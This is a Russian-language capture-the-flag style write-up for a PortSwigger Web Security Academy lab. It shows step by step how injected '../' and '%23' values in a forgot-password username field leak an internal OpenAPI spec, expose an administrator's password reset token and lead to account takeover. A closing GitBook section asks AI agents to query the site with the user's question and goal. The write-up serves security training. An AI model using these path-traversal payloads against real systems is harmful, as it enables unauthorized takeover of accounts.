> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/api-testing/server-side-parameter-pollution-in-a-rest-url.md).
# Загрязнение параметров на стороне сервера в REST-URL
Заметки о загрязнении параметров на стороне сервера в REST-URL для лабораторий PortSwigger Web Security Academy, включая рабочий процесс эксплуатации, тестирование полезных нагрузок, валидацию в Burp Suite и контекст устранения.
### Эксплуатация загрязнения параметров на стороне сервера в REST URL
**Цель лабораторной работы**/ Войдите в систему как администратор\*\* и удалите пользователя**carlos**.
#### 1. Функциональность «Забыли пароль»

Вы открываете функцию восстановления пароля и вводите имя пользователя **роль администратора**.

Запрос, отправленный на сервер, выглядит следующим образом:
```bash
POST /forgot-password
csrf=CiKtg4vkiqLtNS3lAtIhUaMNSuOfnjh1&username=administrator
```
Полученный ответ:
```json
{
"result":"*****@normal-user.net",
"type":"email"
}
```
#### 2. Анализ JavaScript-кода на стороне клиента
JavaScript-код показывает, что `имя пользователя` значение отправляется в запросе как есть, без дополнительной проверки на сервере.
```javascript
let forgotPwdReady = (callback) => {
if (document.readyState !== "loading") callback();
else document.addEventListener("DOMContentLoaded", callback);
}
function urlencodeFormData(fd){
let s = '';
function encode(s){ return encodeURIComponent(s).replace(/%20/g,'+'); }
for(let pair of fd.entries()){
if(typeof pair[1]=='string'){
s += (s?'&':'') + encode(pair[0])+'='+encode(pair[1]);
}
}
return s;
}
const validateInputsAndCreateMsg = () => {
try {
const forgotPasswordError = document.getElementById("forgot-password-error");
forgotPasswordError.textContent = "";
const forgotPasswordForm = document.getElementById("forgot-password-form");
const usernameInput = document.getElementsByName("username").item(0);
if (usernameInput && !usernameInput.checkValidity()) {
usernameInput.reportValidity();
return;
}
const formData = new FormData(forgotPasswordForm);
const config = {
method: "POST",
headers: {
"Content-Type": "x-www-form-urlencoded",
},
body: urlencodeFormData(formData)
};
fetch(window.location.pathname, config)
.then(response => response.json())
.then(jsonResponse => {
if (!jsonResponse.hasOwnProperty("result"))
{
forgotPasswordError.textContent = "Недопустимое имя пользователя";
}
else
{
forgotPasswordError.textContent = `Проверьте свою электронную почту: "${jsonResponse.result}"`;
forgotPasswordForm.className = "";
forgotPasswordForm.style.display = "none";
}
})
.catch(err => {
forgotPasswordError.textContent = "Недопустимое имя пользователя";
});
} catch (error) {
console.error("Непредвиденная ошибка:", error);
}
}
const displayMsg = (e) => {
e.preventDefault();
validateInputsAndCreateMsg(e);
};
forgotPwdReady(() => {
const queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);
const resetToken = urlParams.get('reset-token');
if (resetToken)
{
window.location.href = `/forgot-password?passwordResetToken=${resetToken}`;
}
else
{
const forgotPasswordBtn = document.getElementById("forgot-password-btn");
forgotPasswordBtn.addEventListener("click", displayMsg);
}
});
```
Это говорит о том, что значение можно интерпретировать как часть пути серверного API.
#### 3. Попытки загрязнения `имя пользователя` Параметр
* Добавлен `#` в конец параметра:
```bash
&username=administrator#
```
Ответ:
```json
{
"type": "error",
"result": "Неверный маршрут. Обратитесь к определению API"
}
```
* Попытка перехода по каталогам:
```bash
&username=../../../../administrator
```
Ответ: ошибка Not Found от сервера API.
{% code overflow="wrap" %}
```json
{
"error": "Неожиданный ответ от сервера API:/n/n/n /n Не найдено<//title>/n<//head>/n<body>/n <h1>Не найдено<//h1>/n <p>Запрошенный вами URL не найден.<//p>/n<//body>/n<//html>/n"
}
```
{% endcode %}
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c8767c745bd790ed519cc9c3aa20c5375b126e84%2F%7BF382259F-3EE6-4C0D-B68A-346D4872FF50%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
#### 4. Обнаружение документации OpenAPI
Сочетание перехода по каталогам и `#` символа:
{% code overflow="wrap" %}
```bash
csrf=CiKtg4vkiqLtNS3lAtIhUaMNSuOfnjh1&username=../../../../administrator%23
```
{% endcode %}
Он возвращает `openapi.json` с большим размером ответа.
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ad653ab9bec0585c4ab313a8ce95b430e45dd803%2F%7BB2BA4C55-BA6E-47B8-BFE7-1DE9A39BFF09%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
* Сообщение об ошибке:
```json
{
"error": "Неожиданный ответ от сервера API:/n{/n /"openapi/": /"3.0.0/",/n /"info/": {/n /"title/": /"Пользовательский API/",/n /"version/": /"2.0.0/"/n },/n /"paths/": {/n /"/api/internal/v1/users/{username}/field/{field}/": {/n /"get/": {/n /"tags/": [/n /"users/"/n ],/n /"summary/": /"Найти пользователя по имени пользователя/",/n /"description/": /"Версия API 1/",/n /"parameters/": [/n {/n /"name/": /"username/",/n /"in/": /"path/",/n /"description/": /"Имя пользователя/",/n /"required/": true,/n /"schema/": {/n ..."
}
```
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-590adde3d9fcbe5f92197d1b8e59847ee854185f%2F%7BAD8A2F03-18CC-4907-BC34-E6CD684F847E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
Сервер возвращает ошибку, содержащую **OpenAPI** документацию, раскрывающую доступные внутренние маршруты, включая:
```bash
/api/internal/v1/users/administrator/field/{field}
```
#### 5. Эксплуатация внутреннего API
Эта `имя пользователя` параметр настраивается для прямого обращения к API:
```bash
administrator/field/test%23
```
```json
{
"type": "error",
"result": "Эта версия API по соображениям безопасности поддерживает только поле email"
}
```
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9f3301b0536b887bec00d9da9f43676bf7634204%2F%7BC6857E93-D0F9-45F6-A0E9-FC328AA41C03%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
Корректный ответ с email администратора.
```bash
&username=administrator/field/email%23
```
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-07eb54c2934c1c66d320f2a5fc56cc187c2823d4%2F%7B82179552-D1A4-4ECF-9DAB-3B452D213B91%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
#### 6. Восстановление токена сброса
```bash
../../v1/users/administrator
```
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f9dbd58c73bb5bc886092f372dde4228ea5d8780%2F%7B3F19E1E1-9AD0-4B73-860F-C0175B591C43%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
Проверка других полей, доступных через API:
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7dd8af1e52de6d94a175fc61773c91dfe168b6a8%2F%7BB1D6DF4D-805A-48C5-89A3-085CC1C9D450%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
```bash
&username=../../v1/users/administrator/field/passwordResetToken%23
```
Ответ:
```json
{
"type": "passwordResetToken",
"result": "guw2qorqvfcpqohuv92wb460x4da485o"
}
```
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8fcb0a4caaa777789d2e09fe7910daeef8d79e7b%2F%7BCB976023-096D-4FFB-ABB7-4F67547EB0EA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
#### 7. Сброс пароля администратора
Восстановленный токен используется для доступа к странице сброса:
```bash
/forgot-password?passwordResetToken=guw2qorqvfcpqohuv92wb460x4da485o
```
Это позволяет установить новый пароль для **роль администратора**, затем войдите и удалите пользователя **carlos**.
<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ae4038590ae16e9e56175a3491081ddcfe0ea41d%2F%7B62FC6673-1BF3-48BD-97E4-83470BC3F504%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/api-testing/server-side-parameter-pollution-in-a-rest-url.md?ask=<question>&goal=<user_goal>
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.